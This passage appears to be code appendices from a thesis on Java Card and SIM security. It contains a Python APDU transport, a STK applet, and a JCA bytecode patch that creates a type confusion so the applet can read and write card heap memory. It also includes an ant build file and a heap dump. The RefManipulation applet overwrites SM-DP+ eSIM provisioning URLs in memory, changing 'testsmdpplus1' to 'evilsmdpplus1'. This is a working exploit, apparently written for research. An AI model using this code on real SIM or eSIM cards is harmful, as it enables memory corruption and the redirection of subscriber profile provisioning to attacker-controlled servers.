
from pySim.transport import argparse_add_reader_args, init_reader

logging.basicConfig(level=logging.INFO)
log = logging.getLogger("card")


class CardSession:
    def __init__(self, reader_args=None, csv_path=None):
        if reader_args is None:
            parser = argparse.ArgumentParser()
            argparse_add_reader_args(parser)
            reader_args = parser.parse_args(["-p", "0"])
        self.tp = init_reader(reader_args)
        self.tp.connect()
        self.csv_path = csv_path
        if csv_path:
            with open(csv_path, "w", newline="") as f:
                csv.writer(f).writerow(["ts", "label", "apdu", "data", "sw"])

    def __enter__(self):
        return self

    def __exit__(self, *exc):
```

```
        self.close()

    def _log_csv(self, label, pdu, data, sw):
        if not self.csv_path:
            return
        with open(self.csv_path, "a", newline="") as f:
            csv.writer(f).writerow(
                [datetime.now(timezone.utc).isoformat(), label, pdu, data, sw]
            )

    def apdu(self, pdu_hex, expect_sw=None, label="", auto_chain=True):
        data, sw = self.tp.send_apdu(pdu_hex)
        if auto_chain and sw[:2].upper() == "6C":
            data, sw = self.tp.send_apdu(pdu_hex[:-2] + sw[2:4])
        while auto_chain and sw[:2].upper() == "61":
            more, sw = self.tp.send_apdu("00C00000" + sw[2:4])
            data += more
        log.info("[%s] -> %s  <- %s SW=%s", label, pdu_hex, data, sw)
        self._log_csv(label, pdu_hex, data, sw)
        if expect_sw and sw != expect_sw:
            raise RuntimeError(f"[{label}] unexpected SW {sw} (wanted {expect_sw})")
        return data, sw

    def select(self, aid_hex, **kw):
        return self.apdu(
            "00A40400" + f"{len(aid_hex) // 2:02X}" + aid_hex,
            label="SELECT " + aid_hex,
            **kw,
        )

    def run_sequence(self, pdus):
        return [(lbl, *self.apdu(p, label=lbl)) for lbl, p in pdus]

    def close(self):
        self.tp.disconnect()
```

Listing 43: Python Transport Engine Code

```
package at.hcw.RefManipulation;

import javacard.framework.*;
import sim.toolkit.*;
/**
 * Output format (10 bytes):
 *   bytes 0-1: page counter (increments per press, as in original)
 *   bytes 2-3: count of "testsmdpplus1" found this press (before modifying)
 *   bytes 4-5: cursor of first "testsmdpplus1" (0xFFFF if none)
 *   bytes 6-7: count of "evilsmdpplus1" found (already-modified from prior press)
 *   bytes 8-9: cursor of first "evilsmdpplus1" (0xFFFF if none)
```

```
12  *
13  * On first press with URLs present: bytes 2-3 = N, bytes 6-7 = 0.
14  * On subsequent presses: bytes 2-3 = 0, bytes 6-7 = N (already modified).
15  *
16  * JCA PATCH REQUIRED:
17  *   aload_0;
18  *   getfield_a_this <realArray>;
19  *   putfield_a <fakeView>;
20  */
21 public class RefManipulation extends Applet implements ToolkitInterface, ToolkitConstants {
22     private byte confMenuItem;
23     Fake fakeView;
24     byte[] realArray;
25     private short page;
26     static byte[] menuItemText = new byte[] {
27             'T', 'y', 'p', 'e', 'C', 'o', 'n', 'f'
28     };
29     private RefManipulation() {
30         fakeView = new Fake();
31         realArray = new byte[16];
32         page = 0;
33         for (short i = 0; i < 16; i++) {
34             realArray[i] = (byte)(i + 1);
35         }
36         ToolkitRegistry reg = ToolkitRegistry.getEntry();
37         confMenuItem = reg.initMenuEntry(menuItemText, (short) 0,
38                 (short) menuItemText.length,
39                 PRO_CMD_SELECT_ITEM, false, (byte) 0, (short) 0);
40     }
41     public static void install(byte[] buf, short off, byte len) {
42         RefManipulation rm = new RefManipulation();
43         rm.register();
44     }
45     public void process(APDU apdu) {
46         if (selectingApplet()) return;
47     }
48     public void processToolkit(byte event) throws ToolkitException {
49         EnvelopeHandler envHdlr = EnvelopeHandler.getTheHandler();
50         if (event == EVENT_MENU_SELECTION) {
51             byte selectedItemId = envHdlr.getItemIdentifier();
52             if (selectedItemId == confMenuItem) {
53                 dumpPage();
54             }
55         }
56     }
57
58     private void dumpPage() {
59         fakeView.len = (short) 0x7FFF;
60
61
62         final byte T = (byte) 0x74;
```

```
63          final byte E = (byte) 0x65;
64          final byte S = (byte) 0x73;
65          final byte M = (byte) 0x6D;
66          final byte D = (byte) 0x64;
67          final byte P = (byte) 0x70;
68          final byte L = (byte) 0x6C;
69          final byte U = (byte) 0x75;
70          final byte ONE = (byte) 0x31;
71          final byte V = (byte) 0x76;
72          final byte I = (byte) 0x69;
73
74          byte[] output = new byte[68];
75
76          output[0] = (byte)(page >> 8);
77          output[1] = (byte)(page & 0xFF);
78
79          short scanLimit = (short) 0x7F00;
80          short origCount = 0;
81          short modCount = 0;
82          short firstOrig = (short) 0xFFFF;
83          short firstMod = (short) 0xFFFF;
84
85          for (short i = 0; i < scanLimit; i++) {
86              if (realArray[(short)(i + 4)] != S) continue;
87              if (realArray[(short)(i + 5)] != M) continue;
88              if (realArray[(short)(i + 6)] != D) continue;
89              if (realArray[(short)(i + 7)] != P) continue;
90              if (realArray[(short)(i + 8)] != P) continue;
91              if (realArray[(short)(i + 9)] != L) continue;
92              if (realArray[(short)(i + 10)] != U) continue;
93              if (realArray[(short)(i + 11)] != S) continue;
94              if (realArray[(short)(i + 12)] != ONE) continue;
95
96              byte b0 = realArray[i];
97              byte b1 = realArray[(short)(i + 1)];
98              byte b2 = realArray[(short)(i + 2)];
99              byte b3 = realArray[(short)(i + 3)];
100
101             if (b0 == T && b1 == E && b2 == S && b3 == T) {
102                 realArray[i] = E;
103                 realArray[(short)(i + 1)] = V;
104                 realArray[(short)(i + 2)] = I;
105                 realArray[(short)(i + 3)] = L;
106                 origCount++;
107                 if (firstOrig == (short) 0xFFFF) firstOrig = i;
108                 i = (short)(i + 12);
109             } else if (b0 == E && b1 == V && b2 == I && b3 == L) {
110                 modCount++;
111                 if (firstMod == (short) 0xFFFF) firstMod = i;
112                 i = (short)(i + 12);
113             }
```

```
        }

        output[2] = (byte)(origCount >> 8);
        output[3] = (byte)(origCount & 0xFF);
        output[4] = (byte)(firstOrig >> 8);
        output[5] = (byte)(firstOrig & 0xFF);
        output[6] = (byte)(modCount >> 8);
        output[7] = (byte)(modCount & 0xFF);
        output[8] = (byte)(firstMod >> 8);
        output[9] = (byte)(firstMod & 0xFF);

        page++;

        ProactiveHandler proHdlr = ProactiveHandler.getTheHandler();
        proHdlr.initDisplayText((byte) 0, DCS_8_BIT_DATA, output,
                (short) 0, (short) 10);
        proHdlr.send();
    }
}
class Fake {
    public short len = (short) 0;
    public short marker1 = (short) 0;
    public short marker2 = (short) 0;
}
```

Listing 44: Java Code of Applet Used for SM-DP+ URL Manipulation

```
package at.hcw.RefManipulation;

import javacard.framework.*;
import sim.toolkit.*;
/**
 * Output format (10 bytes):
 *   bytes 0-1: page counter (increments per press, as in original)
 *   bytes 2-3: count of "testsmdpplus1" found this press (before modifying)
 *   bytes 4-5: cursor of first "testsmdpplus1" (0xFFFF if none)
 *   bytes 6-7: count of "evilsmdpplus1" found (already-modified from prior press)
 *   bytes 8-9: cursor of first "evilsmdpplus1" (0xFFFF if none)
 *
 * On first press with URLs present: bytes 2-3 = N, bytes 6-7 = 0.
 * On subsequent presses: bytes 2-3 = 0, bytes 6-7 = N (already modified).
 *
 * JCA PATCH REQUIRED:
 *   aload_0;
 *   getfield_a_this <realArray>;
 *   putfield_a <fakeView>;
 */
public class RefManipulation extends Applet implements ToolkitInterface, ToolkitConstants {
    private byte confMenuItem;
```

```
23      Fake fakeView;
24      byte[] realArray;
25      private short page;
26      static byte[] menuItemText = new byte[] {
27              'T', 'y', 'p', 'e', 'C', 'o', 'n', 'f'
28      };
29      private RefManipulation() {
30          fakeView = new Fake();
31          realArray = new byte[16];
32          page = 0;
33          for (short i = 0; i < 16; i++) {
34              realArray[i] = (byte)(i + 1);
35          }
36          ToolkitRegistry reg = ToolkitRegistry.getEntry();
37          confMenuItem = reg.initMenuEntry(menuItemText, (short) 0,
38                  (short) menuItemText.length,
39                  PRO_CMD_SELECT_ITEM, false, (byte) 0, (short) 0);
40      }
41      public static void install(byte[] buf, short off, byte len) {
42          RefManipulation rm = new RefManipulation();
43          rm.register();
44      }
45      public void process(APDU apdu) {
46          if (selectingApplet()) return;
47      }
48      public void processToolkit(byte event) throws ToolkitException {
49          EnvelopeHandler envHdlr = EnvelopeHandler.getTheHandler();
50          if (event == EVENT_MENU_SELECTION) {
51              byte selectedItemId = envHdlr.getItemIdentifier();
52              if (selectedItemId == confMenuItem) {
53                  dumpPage();
54              }
55          }
56      }
57
58      private void dumpPage() {
59          fakeView.len = (short) 0x7FFF;
60
61
62          final byte T = (byte) 0x74;
63          final byte E = (byte) 0x65;
64          final byte S = (byte) 0x73;
65          final byte M = (byte) 0x6D;
66          final byte D = (byte) 0x64;
67          final byte P = (byte) 0x70;
68          final byte L = (byte) 0x6C;
69          final byte U = (byte) 0x75;
70          final byte ONE = (byte) 0x31;
71          final byte V = (byte) 0x76;
72          final byte I = (byte) 0x69;
73
```

```
74          byte[] output = new byte[68];
75
76          output[0] = (byte)(page >> 8);
77          output[1] = (byte)(page & 0xFF);
78
79          short scanLimit = (short) 0x7F00;
80          short origCount = 0;
81          short modCount = 0;
82          short firstOrig = (short) 0xFFFF;
83          short firstMod = (short) 0xFFFF;
84
85          for (short i = 0; i < scanLimit; i++) {
86              if (realArray[(short)(i + 4)] != S) continue;
87              if (realArray[(short)(i + 5)] != M) continue;
88              if (realArray[(short)(i + 6)] != D) continue;
89              if (realArray[(short)(i + 7)] != P) continue;
90              if (realArray[(short)(i + 8)] != P) continue;
91              if (realArray[(short)(i + 9)] != L) continue;
92              if (realArray[(short)(i + 10)] != U) continue;
93              if (realArray[(short)(i + 11)] != S) continue;
94              if (realArray[(short)(i + 12)] != ONE) continue;
95
96              byte b0 = realArray[i];
97              byte b1 = realArray[(short)(i + 1)];
98              byte b2 = realArray[(short)(i + 2)];
99              byte b3 = realArray[(short)(i + 3)];
100
101             if (b0 == T && b1 == E && b2 == S && b3 == T) {
102                 realArray[i] = E;
103                 realArray[(short)(i + 1)] = V;
104                 realArray[(short)(i + 2)] = I;
105                 realArray[(short)(i + 3)] = L;
106                 origCount++;
107                 if (firstOrig == (short) 0xFFFF) firstOrig = i;
108                 i = (short)(i + 12);
109             } else if (b0 == E && b1 == V && b2 == I && b3 == L) {
110                 modCount++;
111                 if (firstMod == (short) 0xFFFF) firstMod = i;
112                 i = (short)(i + 12);
113             }
114         }
115
116         output[2] = (byte)(origCount >> 8);
117         output[3] = (byte)(origCount & 0xFF);
118         output[4] = (byte)(firstOrig >> 8);
119         output[5] = (byte)(firstOrig & 0xFF);
120         output[6] = (byte)(modCount >> 8);
121         output[7] = (byte)(modCount & 0xFF);
122         output[8] = (byte)(firstMod >> 8);
123         output[9] = (byte)(firstMod & 0xFF);
124
```

```
125         page++;
126
127         ProactiveHandler proHdlr = ProactiveHandler.getTheHandler();
128         proHdlr.initDisplayText((byte) 0, DCS_8_BIT_DATA, output,
129                 (short) 0, (short) 10);
130         proHdlr.send();
131     }
132 }
133 class Fake {
134     public short len = (short) 0;
135     public short marker1 = (short) 0;
136     public short marker2 = (short) 0;
137 }
```

Listing 45: Java Code of Applet Used for SM-DP+ URL Manipulation

```
1  .method public processToolkit(B)V 8 {
2      .stack 2;
3      .locals 2;
4
5              // Bytecode-Patch to achieve TypeConfusion
6              aload_0;
7              getfield_this_a 4;
8              putfield_a 3;
9
10         L0:         invokestatic 18;                //
           ↪  sim/toolkit/EnvelopeHandler.getTheHandler()Lsim/toolkit/EnvelopeHandler;
11             astore_2;
12             sload_1;
13             bspush 7;
14             if_scmpne L3;
15         L1:         aload_2;
16             invokevirtual 19;                //
               ↪  sim/toolkit/EnvelopeHandler.getItemIdentifier()B
17             sstore_3;
18             sload_3;
19             getfield_b_this 6;                // byte
               ↪  at/hcw/RefManipulation/RefManipulation.confMenuItem
20             if_scmpne L3;
21         L2:         aload_0;
22             invokespecial 20;                //
               ↪  at/hcw/RefManipulation/RefManipulation.dumpPage()V
23         L3:         return;
24 }
```

Listing 46: JCA Patch to Achieve TypeConfusion for Applets Based on Strategy D

```
1  package org.toorcamp.HelloSTK;
```

```
2
3  import javacard.framework.APDU;
4  import javacard.framework.Applet;
5  import javacard.framework.ISOException;
6
7  import sim.toolkit.EnvelopeHandler;
8  import sim.toolkit.ProactiveHandler;
9  import sim.toolkit.ToolkitConstants;
10 import sim.toolkit.ToolkitException;
11 import sim.toolkit.ToolkitInterface;
12 import sim.toolkit.ToolkitRegistry;
13
14 public class HelloSTK extends Applet implements ToolkitInterface, ToolkitConstants {
15
16         private byte helloMenuItem;
17
18         static byte[] welcomeMsg = new byte[] {
19             'M', 'A', 'S', 'T', 'E', 'R', 'T', 'H', 'E', 'S', 'I', 'S', ' ',
20                         'P', 'H', 'I', 'L', 'I', 'P', ' ', 'M', 'A', 'G', 'N', 'U', 'S'
21         };
22
23         static byte[] menuItemText = new byte[] {
24             'H', 'e', 'l', 'l', 'o', ',', ' ', 'S', 'T', 'K'
25         };
26
27         private HelloSTK() {
28                 // This is the interface to the STK applet registry (which is separate
29                 // from the JavaCard applet registry!)
30                 ToolkitRegistry reg = ToolkitRegistry.getEntry();
31
32                 // Define the applet Menu Entry
33                 helloMenuItem = reg.initMenuEntry(
34                     menuItemText,
35                     (short)0,
36                     (short)menuItemText.length,
37                     PRO_CMD_SELECT_ITEM,
38                     false,
39                     (byte)0,
40                     (short)0
41                 );
42         }
43
44         // This method is called by the card when the applet is installed. You must
45         // instantiate your applet and register it here.
46         public static void install(byte[] bArray, short bOffset, byte bLength) {
47                 HelloSTK applet = new HelloSTK();
48                 applet.register();
49         }
50
51         // This processes APDUs sent directly to the applet. For STK applets, this
52         // interface isn't really used.
```

```
53          public void process(APDU arg0) throws ISOException {
54                  // ignore the applet select command dispached to the process
55                  if (selectingApplet())
56                          return;
57          }
58
59          // This processes STK events.
60          public void processToolkit(byte event) throws ToolkitException {
61                  EnvelopeHandler envHdlr = EnvelopeHandler.getTheHandler();
62
63                  if (event == EVENT_MENU_SELECTION) {
64                          byte selectedItemId = envHdlr.getItemIdentifier();
65
66                          if (selectedItemId == helloMenuItem) {
67                                  showHello();
68                          }
69                  }
70          }
71
72          private void showHello() {
73                  ProactiveHandler proHdlr = ProactiveHandler.getTheHandler();
74                  proHdlr.initDisplayText((byte)0, DCS_8_BIT_DATA, welcomeMsg, (short)0,
75                                  (short)(welcomeMsg.length));
76                  proHdlr.send();
77                  return;
78          }
79  }
```

Listing 47: Base applet used once to test applet installation

```
1  <?xml version="1.0" encoding="UTF-8"?>
2  <project name="HelloSTK" default="dist" basedir=".">
3    <description>Builds the project.</description>
4    <target name="dist" description="generate the distribution">
5      <tstamp/>
6      <get src="https://github.com/martinpaljak/ant-javacard/releases/latest/download/ant-java
       ↪  card.jar" dest="." skipexisting="true"/>
7      <!-- Create the distribution directory -->
8      <taskdef name="javacard" classname="pro.javacard.ant.JavaCard"
       ↪  classpath="ant-javacard.jar"/>
9      <javacard>
10       <cap targetsdk="oracle_javacard_sdks/jc305u1_kit"
         ↪  jckit="oracle_javacard_sdks/jc305u1_kit" jca="build/TypeConf.jca"
         ↪  output="build/TypeConf.cap" sources="typeconf" classes="build/classes"
         ↪  version="1.0">
11         <applet class="at.hcw.TypeConfTest.TypeConf" aid="d0:70:02:CA:44:90:01:02"/>
12         <import exps="exp" jar="lib/sim.jar"/>
13       </cap>
```

```
14      <cap targetsdk="oracle_javacard_sdks/jc305u1_kit"
        ↪  jckit="oracle_javacard_sdks/jc305u1_kit" jca="build/RefManipulation.jca"
        ↪  output="build/RefManipulation.cap" sources="typeconf-refmanipulation"
        ↪  classes="build/classes" version="1.0">
15        <applet class="at.hcw.RefManipulation.RefManipulation"
          ↪  aid="d0:70:02:CA:44:90:01:07"/>
16        <import exps="exp" jar="lib/sim.jar"/>
17      </cap>
18      <cap targetsdk="oracle_javacard_sdks/jc221_kit" jckit="oracle_javacard_sdks/jc221_kit"
        ↪  jca="build/TypeConfHR.jca" output="build/TypeConfHR.cap"
        ↪  sources="typeconf-heapreader" classes="build/classes" version="1.0">
19        <applet class="at.hcw.TypeConfTest.TypeConf" aid="d0:70:02:CA:44:90:01:06"/>
20        <import exps="exp" jar="lib/sim.jar"/>
21      </cap>
22      </cap>
23    </javacard>
24  </target>
25  <target name="clean" description="clean up">
26    <!-- Delete the built applet -->
27    <delete dir="build"/>
28  </target>
29    <target name="patch_typeconf" description="create applet from patched JavaCard bytecode
      ↪  containing a type confusion">
30    <exec executable="oracle_javacard_sdks/jc305u1_kit/bin/capgen.sh">
31      <arg value="-o"/>
32      <arg value="build/TypeConf_modified.cap"/>
33      <arg value="build/TypeConf.jca"/>
34    </exec>
35  </target>
36    <target name="patch_refmanipulation" description="create applet from patched JavaCard
      ↪  bytecode containing a type confusion">
37    <exec executable="oracle_javacard_sdks/jc305u1_kit/bin/capgen.sh">
38      <arg value="-o"/>
39      <arg value="build/RefManipulation_modified.cap"/>
40      <arg value="build/RefManipulation.jca"/>
41    </exec>
42  </target>
43    <target name="patch_heapreader" description="create applet from patched JavaCard bytecode
      ↪  containing a type confusion">
44    <exec executable="oracle_javacard_sdks/jc305u1_kit/bin/capgen.sh">
45      <arg value="-o"/>
46      <arg value="build/TypeConfHR_modified.cap"/>
47      <arg value="build/TypeConfHR.jca"/>
48    </exec>
49  </target>
50 </project>
```

Listing 48: build.xml used for ant to build Typeconfusion strategies and other applets

```
1 # Heap memory dump | 32767 bytes
```

```
# Pages: 512, Errors: 0
# Generated by probe_heap_dump.py

000000  01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10  |................|
000010  00 00 00 00 00 00 00 00 00 00 0A FF 00 00 00 00  |................|
000020  00 00 00 00 00 00 00 00 00 00 0A FC 00 00 00 00  |................|
000030  00 00 00 00 00 00 00 00 00 00 0A FF 00 00 00 00  |................|
000040  00 00 00 00 00 00 00 16 AE 00 0A FC 00 00 00 00  |................|
000050  00 00 00 00 00 00 00 00 00 00 0A FC 00 00 00 00  |................|
000060  00 01 C0 48 29 01 C0 FF FF FF FF FF FF FF FF 15  |...H)...........|
000070  36 00 26 E2 80 1F 73 6D 64 70 2D 70 6C 75 73 2D  |6.&...smdp-plus-|
000080  30 2E 65 75 2E 63 64 2E 72 73 70 2E 6B 69 67 65  |0.eu.cd.rsp.kige|
000090  6E 2E 63 6F 6D 00 00 E5 00 2A 08 D0 70 02 CA 44  |n.com....*..p..D|
0000A0  90 01 06 00 00 00 00 00 00 00 00 00 00 00 FF 00  |................|
0000B0  00 00 00 00 00 00 00 F0 07 00 8A 80 04 00 00 80  |................|
0000C0  10 00 00 80 04 00 00 00 00 00 00 00 00 00 00 FF  |................|
0000D0  FE 40 00 00 00 00 00 00 01 00 15 05 00 00 00 FF  |.@..............|
0000E0  00 FF 80 FF FF FF FF 40 24 00 08 54 79 70 65 43  |.......@$..TypeC|
0000F0  6F 6E 66 FF FF FF FF FF FF FF FF FF FF FF FF FF  |onf.............|

000160  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
000170  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 4D  |...............M|
000180  00 81 09 A0 00 00 05 59 10 10 00 01 00 00 00 00  |.......Y........|
000190  00 00 00 00 00 00 00 00 00 00 00 00 03 00 00 F0  |................|
0001A0  07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 16  |................|
0001B0  AA 00 00 00 00 00 00 FF FE 06 00 80 00 00 00 00  |................|
0001C0  FF 00 00 00 00 00 06 F9 03 B0 01 20 FF FF FF 4D  |........... ...M|
0001D0  00 81 09 A0 00 00 05 59 10 10 00 02 00 00 00 00  |.......Y........|
0001E0  00 00 00 00 00 00 00 00 00 00 00 00 03 0B DC F0  |................|
0001F0  07 00 00 00 00 00 00 00 00 00 00 00 00 16 AC 16  |................|
000200  B0 00 00 00 00 00 00 FF FE 06 00 80 00 00 00 00  |................|
000210  FF 00 00 00 00 00 06 F9 03 B0 01 40 13 C2 10 00  |...........@....|
000220  00 00 0A FF 00 00 00 00 00 16 05 20 FF FF FF 16  |........... ....|
000230  EB 00 0A FC 00 00 00 00 00 FF FF FF FF FF FF 4D  |...............M|
000240  00 81 09 A0 00 00 05 59 10 10 00 03 00 00 00 00  |.......Y........|
000250  00 00 00 00 00 00 00 00 00 00 00 00 03 13 13 F0  |................|
000260  07 00 00 00 00 00 00 00 00 00 00 00 00 16 B2 16  |................|
000270  ED 00 00 00 00 00 00 FF FE 06 00 80 00 00 00 00  |................|
000280  FF 00 00 00 00 00 06 F9 03 B0 01 41 FF FF FF 00  |...........A....|
000290  00 00 0A FC 00 00 00 00 00 FF FF FF FF FF FF 00  |................|
0002A0  00 00 0A FF 00 00 00 00 00 FF FF FF FF FF FF 16  |................|
0002B0  FB 00 0A FC 00 00 00 00 00 FF FF FF FF FF FF 4D  |...............M|
0002C0  00 81 09 A0 00 00 05 59 10 10 00 04 00 00 00 00  |.......Y........|
0002D0  00 00 00 00 00 00 00 00 00 00 00 00 03 10 4E F0  |..............N.|
0002E0  07 00 00 00 00 00 00 00 00 00 00 00 00 16 F9 16  |................|
0002F0  FD 00 00 00 00 00 00 FF FE 06 00 80 00 00 00 00  |................|
000300  FF 00 00 00 00 00 06 F9 03 B0 01 42 00 81 09 4A  |...........B...J|
000310  00 86 0A A0 00 00 08 15 00 2E 48 54 50 00 00 00  |..........HTP...|
000320  00 00 00 00 00 00 81 00 00 00 00 00 00 00 00 F0  |................|
000330  07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
000340  00 00 00 00 00 00 00 FF FE 01 00 60 00 00 00 00  |...........`....|
```

```
000350  FF 01 00 00 00 00 00 FF 00 00 00 00 FF 00 00 02  |................|
000360  AF 01 13 4E 10 C1 10 FF FF FF F0 35 03 00 00 00  |...N.......5....|
000370  58 AE C8 00 00 0B 00 03 AF 13 17 4E 10 C1 10 FF  |X..........N....|
000380  FF FF F0 B8 B1 00 00 00 49 AE 75 00 00 00 0A 04  |........I.u.....|
000390  AF 16 17 4E 10 C1 10 FF FF FF F0 0E 76 00 00 00  |...N........v...|
0003A0  30 AE C8 00 00 00 0A 30 EF 19 17 4E 10 C1 20 6F  |0......0...N.. o|
0003B0  06 11 00 93 AF 00 00 00 1F 17 12 00 00 0B 00 FF  |................|
0003C0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0003D0  FF 00 00 00 00 00 00 5A EF 1C 17 4E 10 C1 20 6F  |.......Z...N.. o|
0003E0  06 05 00 38 55 00 00 00 25 17 81 00 3F 00 00 FF  |...8U...%...?...|
0003F0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|

000460  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
000470  FF FF FF FF 00 00 00 31 AF C0 13 13 13 C1 10 FF  |.......1........|
000480  FF FF F0 E9 1B 00 00 00 77 24 41 00 78 6C 6F 98  |........w$A.xlo.|
000490  99 30 48 6B 15 3E D7 10 00 00 00 A8 2B 01 C0 4D  |.0Hk.>......+..M|
0004A0  00 EA 10 A0 00 00 05 59 10 10 FF FF FF FF 89 00  |.......Y........|
0004B0  00 11 00 80 C0 00 FF 00 00 00 00 00 0C 00 00 74  |...............t|
0004C0  0F 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
0004D0  00 00 00 00 00 22 C7 FF FE 06 00 80 00 00 00 00  |.....".........|
0004E0  FF 00 00 00 00 00 16 E9 03 00 00 11 FF FF FF 55  |...............U|
0004F0  AA 80 71 05 C0 D8 B9 00 C0 00 00 00 00 FF FF 00  |..q.............|
000500  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
000510  FF FF FF FF FF FF FF FF FF FF 03 F0 BE 00 C0 B8  |................|
000520  23 01 C0 00 00 00 00 00 00 00 00 00 00 00 00 00  |#...............|
000530  00 00 00 00 00 00 00 00 00 00 00 B8 23 01 C0 17  |............#...|
000540  F9 00 00 64 00 0A 00 00 8E 05 9C D2 05 C0 98 BC  |...d............|
000550  05 C0 26 C2 05 C0 B4 C7 05 C0 42 CD 05 C0 9C D3  |..&.......B.....|
000560  05 C0 9C D3 05 C0 00 0C 70 A4 05 C0 81 B0 05 C0  |........p.......|
000570  00 20 00 0C 00 02 88 73 05 C0 88 93 05 C0 88 9F  |. .....s........|
000580  05 C0 88 A1 05 C0 88 A3 05 C0 08 FF FF FF FF 00  |................|
000590  F0 07 00 00 00 FF FF 00 00 00 00 00 00 00 00 00  |................|

0005D0  00 00 00 00 00 00 00 00 00 00 02 20 00 00 A4 C8 00  |.......... .....|
0005E0  C0 74 F9 00 C0 9C 0F 01 C0 3C 16 01 C0 00 00 00  |.t.......<......|
0005F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|

000690  00 00 00 00 00 00 00 00 00 00 E0 D6 00 C0 70 FA 00  |............p..|
0006A0  C0 98 10 01 C0 98 1C 01 C0 30 1E 01 C0 B0 1E 01  |.........0......|
0006B0  C0 30 1F 01 C0 B0 1F 01 C0 00 20 01 C0 00 00 00  |.0........ .....|

0009B0  00 00 00 00 00 00 00 00 00 00 10 F4 81 02 03 70  |...............p|
0009C0  81 02 81 04 C1 01 FF 17 DE 00 19 EE 20 6B 4B 28  |............ kK(|
0009D0  24 15 B9 A5 7C 3E E4 F9 7C D7 ED F1 E7 CF 91 28  |$...|>..|......(|
0009E0  00 00 00 00 00 00 00 17 E0 00 0F DA 98 94 44 99  |..............D.|
0009F0  99 99 99 09 20 F3 00 17 E4 00 0F D1 4F 73 6D 6F  |.... ........Osmo|
000A00  63 6F 6D 53 50 4E 00 17 E6 00 16 D2 54 53 34 38  |comSPN......TS48|
000A10  56 31 2D 41 2D 44 45 41 44 42 45 45 46 00 00 17  |V1-A-DEADBEEF...|
000A20  E8 00 06 D5 02 00 00 17 EB 00 68 D6 30 1F 80 02  |..........h.0...|
000A30  06 40 81 19 74 65 73 74 73 6D 64 70 70 6C 75 73  |.@..testsmdpplus|
000A40  31 2E 65 78 61 6D 70 6C 65 2E 63 6F 6D 30 1F 80  |1.example.com0..|
```

```
000A50  02 05 20 81 19 74 65 73 74 73 6D 64 70 70 6C 75  |.. ..testsmdpplu|
000A60  73 31 2E 65 78 61 6D 70 6C 65 2E 63 6F 6D 30 1F  |s1.example.com0.|
000A70  80 02 04 10 81 19 74 65 73 74 73 6D 64 70 70 6C  |......testsmdppl|
000A80  75 73 31 2E 65 78 61 6D 70 6C 65 2E 63 6F 6D 00  |us1.example.com.|
000A90  3F 00 00 00 00 C0 20 2F 06 01 00 25 17 1D 22 01  |?..... /...%.".|
000AA0  00 01 00 00 00 00 00 05 2F 00 00 F9 17 E1 20 2F  |......../..... /|
000AB0  06 04 00 5D 5A 05 00 00 FF 17 06 00 00 00 00 65  |...]Z.........e|
000AC0  6E FF FF FF FF 00 00 E2 2F FC 17 F9 17 E1 20 2F  |n......./..... /|
000AD0  06 03 00 5F 3F 00 00 00 03 18 0A 00 00 00 00 98  |..._?..........|
000AE0  94 44 99 99 99 99 09 20 F3 00 00 00 00 00 00 00  |.D..... ........|
000AF0  2F 00 18 F9 17 E2 20 2F 06 02 00 E3 BE 1E 00 00  |/..... /........|
000B00  08 18 04 21 00 00 00 61 14 4F 0C A0 00 00 00 87  |...!...a.O......|
000B10  10 02 FF 49 FF 05 89 50 04 55 53 49 4D FF FF FF  |...I...P.USIM...|
000B20  FF FF FF FF FF FF FF FF 61 14 4F 0C A0 00 00 00  |........a.O.....|
000B30  87 10 04 FF 49 FF 05 89 50 04 49 53 49 4D FF FF  |....I...P.ISIM..|
000B40  FF FF FF FF FF FF FF FF FF 61 18 4F 10 A0 00 00  |.........a.O....|
000B50  03 43 10 02 F3 10 FF FF 89 02 00 00 FF 50 04 43  |.C...........P.C|
000B60  53 49 4D FF FF FF FF FF FF FF FF FF FF FF FF FF  |SIM.............|
000B70  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
000B80  FF FF FF FF FF FF FF FF FF FF FF 00 00 00 00 06  |................|
000B90  2F 05 18 F9 17 E2 24 2F 06 02 00 0F B3 00 C3 1D  |/.....$/........|
000BA0  1C 18 0F 2E 00 00 00 80 01 5B A4 06 83 01 0A 95  |.........[......|
000BB0  01 08 84 01 D4 A4 06 83 01 0A 95 01 08 FF FF FF  |................|
000BC0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
000BD0  FF FF FF FF FF 80 01 01 90 00 80 01 5A A4 06 83  |............Z...|
000BE0  01 0A 95 01 08 84 01 D4 A4 06 83 01 0A 95 01 08  |................|
000BF0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
000C00  FF FF FF 80 01 01 90 00 80 01 18 A4 06 83 01 0A  |................|
000C10  95 01 08 FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
000C20  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
000C30  FF 80 01 01 90 00 80 01 02 A4 06 83 01 01 95 01  |................|
000C40  08 84 01 D4 A4 06 83 01 0A 95 01 08 80 01 58 A4  |..............X.|
000C50  06 83 01 0A 95 01 08 FF FF FF FF FF FF FF FF 80  |................|
000C60  01 03 A4 06 83 01 01 95 01 08 80 01 18 A4 06 83  |................|
000C70  01 81 95 01 08 80 01 40 A4 06 83 01 0A 95 01 08  |.......@........|
000C80  84 01 D4 A4 06 83 01 0A 95 01 08 FF FF 80 01 01  |................|
000C90  A4 06 83 01 01 95 01 08 80 01 02 A4 06 83 01 81  |................|
000CA0  95 01 08 80 01 58 A4 06 83 01 0A 95 01 08 84 01  |.....X..........|
000CB0  D4 A4 06 83 01 0A 95 01 08 FF FF 80 01 03 A4 06  |................|
000CC0  83 01 01 95 01 08 80 01 58 A4 06 83 01 0A 95 01  |........X.......|
000CD0  08 84 01 D4 A4 06 83 01 0A 95 01 08 FF FF FF FF  |................|
000CE0  FF FF FF FF FF FF FF FF 80 01 01 A4 06 83 01 01  |................|
